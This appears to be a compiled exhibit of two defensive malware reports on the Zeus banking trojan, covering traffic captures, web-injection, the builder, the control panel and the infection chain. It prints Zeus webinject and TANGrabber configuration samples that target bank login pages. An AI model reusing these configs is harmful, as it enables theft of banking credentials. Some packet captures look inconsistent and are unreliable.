17  0.00000  192.168.1.100    192.168.1.1      HTTP      451      200 OK (text/html)
18  0.00000  192.168.1.100    192.168.1.1      TCP        60      → 80 [ACK] Seq=3456789090 Win=0 Len=0

Request: 200 OK (text/html)
Request Method: POST
Request URI: /dynamic.php
Request Version: HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (compatible; MSIE 6.0; Windows NT 5.1; rv:1.9.0.1)
Content-Length: 200
Connection: keep-alive
Program: ms-internet

```

Figure 18: The bot POSTs basic information

When a bot posts data to the server, the server replies with an **HTTP/1.1 200 OK** response. The Zeus server conceals an encrypted message as data within the response. This data field is used to send commands (scripts) to the bot. Below is an example of the default data when no command is being sent, which is the most common case.

```

No.  Time  Source          Destination      Protocol  Length  Info
19  0.00000  192.168.1.100    192.168.1.1      HTTP      451      200 OK (text/html)
20  0.00000  192.168.1.100    192.168.1.1      TCP        60      → 80 [ACK] Seq=3456789090 Win=0 Len=0
21  0.00000  192.168.1.100    192.168.1.1      HTTP      451      200 OK (text/html)
22  0.00000  192.168.1.100    192.168.1.1      TCP        60      → 80 [ACK] Seq=3456789090 Win=0 Len=0

Request: 200 OK (text/html)
Request Version: HTTP/1.1
Request URI: /dynamic.php
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (compatible; MSIE 6.0; Windows NT 5.1; rv:1.9.0.1)
Content-Length: 200
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Content-Disposition: inline

```

Figure 19: The server reply to the POST contains some data

When a command script is being sent by the server, the data size will be considerably larger than the standard response. Figure 20 shows a sent **getfile** command, resulting in 82 bytes of encrypted data.

```

No.  Time  Source          Destination      Protocol  Length  Info
23  0.00000  192.168.1.100    192.168.1.1      HTTP      451      200 OK (text/html)
24  0.00000  192.168.1.100    192.168.1.1      TCP        60      → 80 [ACK] Seq=3456789090 Win=0 Len=0
25  0.00000  192.168.1.100    192.168.1.1      HTTP      451      200 OK (text/html)
26  0.00000  192.168.1.100    192.168.1.1      TCP        60      → 80 [ACK] Seq=3456789090 Win=0 Len=0

Request: 200 OK (text/html)
Request Version: HTTP/1.1
Request URI: /dynamic.php
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (compatible; MSIE 6.0; Windows NT 5.1; rv:1.9.0.1)
Content-Length: 82
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Content-Disposition: inline

```

Figure 20: The server reply to the POST contains a command

Web Page Injection

One important feature of the Zeus bot is its ability to dynamically inject dynamic into web pages viewed from an infected computer. This is done on-the-fly, as data passes from the server to the client browser. A snippet of the configuration data for this is shown below. It does a fairly straight forward search and insert operation:

```

set_url http://www.bank.com/login.html GP
data_before
name="password" */tr>
data_end
data_inject
<tr><td>PIN:</td><td><input type="text" name="pinnumber" id="pinnumber" /></td></tr>
data_end
data_after
data_end

```

The `set_url` parameter identifies the page to be attacked, `data_before` contains the text to search for before the injection point and `data_inject` has the text that will be injected. Figure 21 shows a login page before and after injection.




Figure 21: Login form before and after injection

This is a just simple demonstration. In practice more elaborate deceptions can be created, for example the injected changes could pretend to deny access and ask victims to confirm their identity by filling in additional fields.

Below is the HTML source before injection. The `data_before` search text is highlighted.

```

<TR>
  <TD>Username:</TD>
  <TD><INPUT id=username name=username></TD></TR>
<TR>
  <TD>Password:</TD>
  <TD><INPUT type=password name=password></TD></TR>
<TR>
  <TD colspan=2><INPUT type=submit value=Submit></TD></TR>

```

The following is the HTML source after injection, with the code inserted from the `data_inject` field discussed above.

```


<TR>
  <TD>Username:</TD>
  <TD><INPUT id=username name=username></TD></TR>
<TR>
  <TD>Password:</TD>
  <TD><INPUT type=password name=password></TD></TR>
<TR>
  <TD>PIN:</TD>
  <TD><INPUT id=pinnumber name=pinnumber></TD></TR>
<TR>
  <TD colspan=2><INPUT type=submit value=Submit></TD></TR>

```

The currently distributed configuration file contains default settings for injection attacks on more than 100 URLs. A well executed attack can be very difficult for a victim to distinguish from a genuine web page.

Demonstration

As you can see, ZBot can steal information through various methods, from simple keylogging to custom data from injected forms, and screenshot collection. The following is a video we have put together that shows a clean system (firewall enabled), infected with a ZBot variant. The video then shows the symptoms of an infection (firewall disabled, security alert) and goes on to display some typical user activities under watch, then retrieved at ease through the control panel:



As you can see from the virtual keyboard session, each click on the form will send a separate image to the drop server(s). This can then be sequentially extracted to form the entered password, as can be seen in Figure 22 below:




Figure 22: Virtual keyboard session, retrieved images

Screenshots can be used for many purposes, from virtual keyboards to sniffing decrypted, confidential data (think PGP encrypted documents). Of course, they won't capture masked passwords – which is what the keylogged / form retrieval task is used for. Figure 23 (left image) below shows the retrieved form data on the drop server, taken from the Facebook session in the video demonstration - note "*myfacebook@address.com*" followed by "*myfacepass*". The image on the right shows the associated screenshot retrieved from the session. It should be noted that this attack is not limited to Facebook, and is merely an example.




Figure 23: Stolen form information and associated screenshot

Fortinet continues to monitor in-the-wild Zeus / ZBot attacks, and continuously will release antivirus detection for these when they occur. Generic detection is also available for future variants, while FortiGuard web filtering will help guard against malicious controller domains.

Current Threat Level

Vulnerabilities

Social Media	FortiGuard	About Fortinet
	Fortinet.com	Company Info
	Security Blog	Investor Relations
PGP Keys		Careers
		Press Room

EXHIBIT 30

A background image showing a laptop on a desk with a circular gauge overlay. The gauge has numbers from 0 to 70 and a needle pointing towards 40. The scene is dimly lit, suggesting an office or laboratory setting.

ZeuS: A Persistent Criminal Enterprise

Trend Micro, Incorporated 

 Threat Research Team

A Trend Micro Research Paper | March 2010



CONTENTS

- INTRODUCTION..... 3
- WHAT IS ZEUS?..... 4
- SOME TECHNICAL FACTS 5
 - Zeus Components*..... 5
- SOME ZEUS STATISTICS..... 10
- ZEUS INFECTION CHAIN 11
- ZEUS-BREDOLAB CONNECTIONS 12
- LATEST DEVELOPMENTS 14
- WHO IS BEHIND ZEUS? 16
 - The Zeus Cybercriminal Underground: Eastern European Organized Crime* 16
 - Other Zeus Underground Tidbits* 17
 - CRYPTING AND QA BUSINESS..... 17
 - PARTNERKA DISTRIBUTION 18
 - CURRENT ZEUS PRICES..... 18
 - ZEUS LOG RESELLING..... 18
- FINANCIAL LOSSES 19
- TREND MICRO SOLUTIONS AND RECOMMENDATIONS..... 20
- CONCLUSION..... 21



INTRODUCTION

► The Zeus botnet is a short term for networks of compromised computers that use Zeus/ZBOT Trojans in botnet-related operations.

After the **Kneber botnet** incident, the Zeus botnet was suddenly thrown into the limelight of notorious cybercriminal campaigns that the general public is currently talking about.



Figure 1. News on the most recent Zeus-related attack

Zeus, however, has been in the wild for years and even though it has gone through changes and improvements, it still remains one of the most effective and efficient crimeware that criminals are using.

This research paper attempts to shed light on what Zeus really is. It presents some basic facts that the general public needs to know and possibly who or what possible criminal organizations are behind the Zeus botnet.

► Zeus is a crimeware kit designed to steal users' online banking credentials, among other things.

WHAT IS ZEUS?

Zeus is primarily a crimeware kit designed to steal users' online banking login credentials, among other things. It is the handiwork of Eastern European organized criminals that has now entered the underground cybercriminal market as a commodity.

Zeus is known by many names—ZBOT due to its botnet capabilities, WSNPoem, PRG, and others—but its use has been particularly criminal. In short, Zeus is two things:

- From a technical perspective, it is a crimeware tool primarily used to steal money.
- From another perspective, it signals a new wave in online criminal business enterprise wherein many different organizations cooperate with one another to perpetrate outright online theft and fraud.

The principal perpetrators behind the Zeus botnet are in Eastern Europe, particularly in the Ukraine and Russia. However, the recent availability of the *Zeus Builder* toolkit in the open market has muddied the waters on attributing crimes to any one individual or group. That said, there is definitively a difference between “professional” criminals and “amateurs.” The professional, organized crime syndicates also have other business connections, which they leverage to perpetrate their crimes and move their money.

ZeuS: A Persistent Criminal Enterprise

SOME TECHNICAL FACTS

The ZeuS botnet has three basic components:

- ZeuS Trojan
- ZeuS configuration file
- ZeuS drop zone where stolen credentials are sent

The technical aspect of ZeuS is really not that complicated, at least from a functional perspective. It does use a complex encryption technique but explaining its functionality is pretty simple. It has the three components:

1. ZeuS Trojan
2. ZeuS configuration file (*config*)
3. ZeuS drop zone where stolen credentials are sent

The ZeuS botnet uses several delivery methods in the first stage—the Trojan.

Once the ZeuS Trojan is executed, it downloads its configuration file from a predetermined location then waits for the victim to log in to a particular target that its *config* file has defined, which usually comprises a selection of banks, their login URLs, and the like.

Unlike traditional keyloggers, ZeuS Trojans are “men-in-the-browser” agents that grab variables from a browser session such as an online banking session. This makes ZeuS especially dangerous because it also has the ability to inject additional form fields into a legitimate Web session. Injecting these additional fields can fraudulently urge victims to surrender more information than they would normally be required to in a session, for instance, with their banks.

Some ZeuS variants also contain a nasty feature called “JabberZeuS,” which immediately relays victims’ login credentials to cybercriminals in real-time via an instant messenger (IM). This allows cybercriminals to bypass multifactor authentication schemes to log in to victims’ accounts and to wire money to third parties, virtually piggybacking on the victims’ sessions.

This is where the ZeuS botnet’s real power lies, the core nature of which is wholesale theft.

ZeuS Components

ZeuS Builder is one of the key parts of the ZeuS toolkit. It is responsible for creating the binary file used to make the botnet as well as the configuration file that stores all of the botnet’s settings.

When a criminal first runs *ZeuS Builder*, they are presented with a simple screen that shows information about the ZeuS version they purchased. Interestingly, however, ZeuS also checks if the local system is currently already infected by the ZeuS malware, which gives the user an opportunity to remove it.

• ***ZeuS Builder* is responsible for creating the binary file used to make the botnet as well as the configuration file that stores all of the botnet’s settings.**

ZeuS: A Persistent Criminal Enterprise




Figure 2. Standard ZeuS Builder




Figure 3. ZeuS Builder on an infected system (note the “Remove Spyware” option)

Zeus: A Persistent Criminal Enterprise

- The Zeus *config* file contains settings such as the botnet's name, how often it will send stolen information back, the server the malware should connect to, and others.

All Zeus botnets are built based on a highly versatile configuration file. This file contains settings such as the botnet's name, how often it will send stolen information back, and the server the malware should connect to. More importantly, however, it contains a list of banks for Zeus to target. Zeus has the ability not only to gather all the banking login credentials and passwords users enter but also to directly inject extra form components into users' banking website view as mentioned earlier.

Zeus Builder then takes this configuration file and encrypts it. All Zeus bots regularly dial home and download the encrypted configuration file to see if they have already received new orders, which, of course, makes security researchers' jobs more difficult. Receiving a copy of an encrypted configuration file does not tell researchers anything unless we can also extract the encryption key from the corresponding Zeus binary.

```
entry "TANGrabber"
  "https://banking.*.de/cgi/ueberweisung.cgi/*" "S3R1C6G" "*" "&tid=*" "&betrag=*"
  "https://internetbanking.gad.de/banking/*" "S3C6" "*" "*" "KktNrTanEnz"
  "https://www.citibank.de/*/jba/mp#/SubmitRecap.do" "S3C6R2" "SYNC_TOKEN=*" "*"
  "https://www.vr-networld-ebanking.de/ebanking>Action=*" "S3C6G" "*" "*"
"Schmetterling"
  "https://finanzportal.fiducia.de/ebanking>Action=*" "S3C6" "*" "*"
"Schmetterling"
  "https://finanzportal.fiducia.de/ebg2/portal?token=*" "S3C6" "*" "&decBetrag=*" "*"
"value_*"
  "https://onlinebanking.norisbank.de/norisbank/*_do?method=*" "S3C6" "*" "*" "tan"
  "https://www.dresdner-privat.de/servlet/*" "S3C6" "*" "&CMD=stapelFreigeben&*" "*"

```

Figure 4. Portion of the Zeus configuration file that shows some of its target banks




Figure 5. Zeus Builder that has successfully encrypted the configuration file

ZeuS: A Persistent Criminal Enterprise

```
00000000h: B1 C5 71 AF F3 EC 07 0D 78 1B 00 50 0E BE B8 1C ; Åq 6i...P.N..
00000010h: F3 5B 62 B2 54 23 98 DC C0 3C 5D 48 D0 E9 DA 6C ; 6[b*T#^Uà<]HDéÚl
00000020h: 8C 60 C4 F1 CD 9F 07 E2 7C A4 3A 69 5D 53 F6 SE ; 6`ÅñIY.â|=:i]Só^
00000030h: 3D AB 0E 29 53 D6 1C 56 1B E8 F6 5D 04 1F A3 0E ; =«.)SÖ.V.è6]..£.
00000040h: D7 EF F0 BB EE 6B 63 41 ED 55 41 D2 BA 6F 84 AE ; *i6»ikcAiUAÓ°o.,@
00000050h: CF 7E 6A 49 F5 83 2A D7 71 7F 6C F8 6F 7B FF 34 ; I~jIöf*~qDleo(y4
00000060h: 30 93 EB E9 DE 22 EC A7 8A 9D BD 1A 09 D9 0B 57 ; 0`eëP"iSSD%.Ü.W
00000070h: 80 A0 D6 D4 F9 9A FD BA C7 C6 2A C1 09 29 10 13 ; € ÖÖúý°çE*Á.)..
00000080h: FE C9 A5 55 78 06 E0 1A 76 2D F8 E5 20 6F 61 3D ; bÉYUx.â.v-sâ oa=
00000090h: CA 85 07 0E 4D BC 8C AE CC CA 85 5C 95 CE 4C 0E ; Ê...M-ÖöIÉ\·îL.
000000a0h: D0 50 AF 3B C1 02 F9 AC A0 27 7A 5D 02 A8 97 C4 ; DP~;Á.û- 'z]~Å
000000b0h: A3 C5 8C 8E A7 C3 E8 BE 02 C3 F5 A3 F7 0C C4 12 ; £ÅZSÅeK.Åö£+.Å.
```

Figure 6. Same ZeuS configuration file but encrypted

Criminals who use ZeuS now take both the encrypted configuration file and the ZeuS binary, which they created with *ZeuS Builder*, and place them on a Web server. ZeuS allows either each component to be placed on a separate Web server or all of its components on a single Web server. Once a user's system is infected by the binary, it will apply the latest version of its configuration settings and begin stealing the user's personally identifiable information (PII). After only a few mouse clicks, cybercriminals can get access to a fully functional banking Trojan or botnet.

► The ZeuS Server, like ZeuS Builder, is also remarkably simple to configure.

The *ZeuS Server* is also remarkably simple to configure. A cybercriminal simply drops the Web server files onto his/her machine, looks for the install page, and fills in some very basic settings.

Control Panel 1.2.5.1 Installer	
This application install and configure your control panel on this server. Please type settings and press 'Install'.	
Root users:	
User name: (1-20 chars):	admin
Password (6-64 chars):	
MySQL server:	
Host:	127.0.0.1
User:	root
Password:	
Database:	cpdb
Local folders:	
Reports:	_reports
Options:	
Online bot timeout:	25
Encryption key (1-255 chars):	
<input checked="" type="checkbox"/> Enable write reports to database.	
<input type="checkbox"/> Enable write reports to local path.	
-- Install --	

Figure 7. ZeuS Server installation page

Once set up, this server will receive all of the data ZeuS bots steal. It also has many other features such as keeping tabs on how many infected users there are (based on OS, geographical location, and others) and running scripts on infected machines, just to name a few.

Zeus: A Persistent Criminal Enterprise




Figure 8. Zeus Server main page




Figure 9. Some of the additional features of the Zeus Server

► **Zeus Builder and the Zeus Server have made the malware toolkit the de facto standard for cybercrime, as they allow even someone with minimal technical knowledge to configure and set up a fully functional and highly professional botnet in less than five minutes.**

Zeus Builder and the Zeus Server are exactly why this particular malware toolkit has become the de facto standard for cybercrime. They allow even someone with minimal technical knowledge to configure and set up a fully functional and highly professional botnet in less than five minutes. The ease by which Zeus can be used is its major selling point. It is also why we do not envisage it will go away anytime soon.

SOME ZEUS STATISTICS

The Zeus Trojan has been around for several years now. However, it has only been rampantly used in the past year. In the past four months we have seen an average of around 300 unique samples per day. In fact, there were more than 13,000 unique Zeus samples in January 2010 alone.




Figure 10. Zeus samples from November 2009 to February 2010

The following are some pertinent Zeus-related data:

- 18,985 Zeus binaries in the past month
- 4,582 Zeus binaries in the past week
- 977 Zeus binaries in one day

The following are some other pertinent data from *VirusTotal*:

- **Number of new Zeus binaries in the past month: 18,985**
- **Number of new Zeus binaries seen in the past week: 4,582**
- **Number of new Zeus binaries seen in one day: 977**

ZEUS INFECTION CHAIN

The following figure shows how a typical Zeus infection takes place.




Figure 11. Typical Zeus infection diagram

ZEUS-BREDOLAB CONNECTIONS

According to our research, BREDOLAB and Zeus are individual tools that are freely available in the cybercriminal underground. Their uses complement each other, which is why we very often see them together.

Zeus specializes in stealing information from infected systems while BREDOLAB is a software that enables cybercriminal organizations to deliver any kind of software to its victims.

Zeus specializes in stealing information from infected systems. BREDOLAB, on the other hand, is a software that enables cybercriminal organizations to deliver any kind of software to its victims. Once a user's machine is infected by BREDOLAB, it will receive regular malware updates the same way it receives software updates from the user's security vendor.

This delivery method has proven to be very convenient for cybercriminals. As such, they usually create a BREDOLAB botnet that updates each Zeus-infected machine with the latest information stealer. In other words, these infections go hand in hand.

Furthermore, BREDOLAB infections use a second payload that accompanies Zeus—FAKEAV. Since spreading FAKEAV increases cybercriminals' chances of getting big payouts, they often include this scamming software in their BREDOLAB update packages.

The key fact to keep in mind is that even though their makers may not be connected, the botnet controllers use all of these blackhat tools in conjunction with one another to maximize profits. FAKEAV acts as a con man posing as a policeman, Zeus acts as a spy that will allow the con man to use the stolen data for identity theft, and BREDOLAB acts as the driver that brought them to and took them away from your home.

A recent sample Zeus-BREDOLAB campaign was the massive spam run in 2009 that featured email messages that spoofed UPS or FedEx. The email messages purported to come from legitimate couriers and notified potential victims of new packages coming their way and convincing them to open the attached invoice. Opening the fake invoice, of course, executes a BREDOLAB variant that infects victims' systems. This then proceeds to the installation of both Zeus and FAKEAV variants at once and is a typical example of a multipronged attack that a botnet creator will try to pull off.

ZeuS: A Persistent Criminal Enterprise

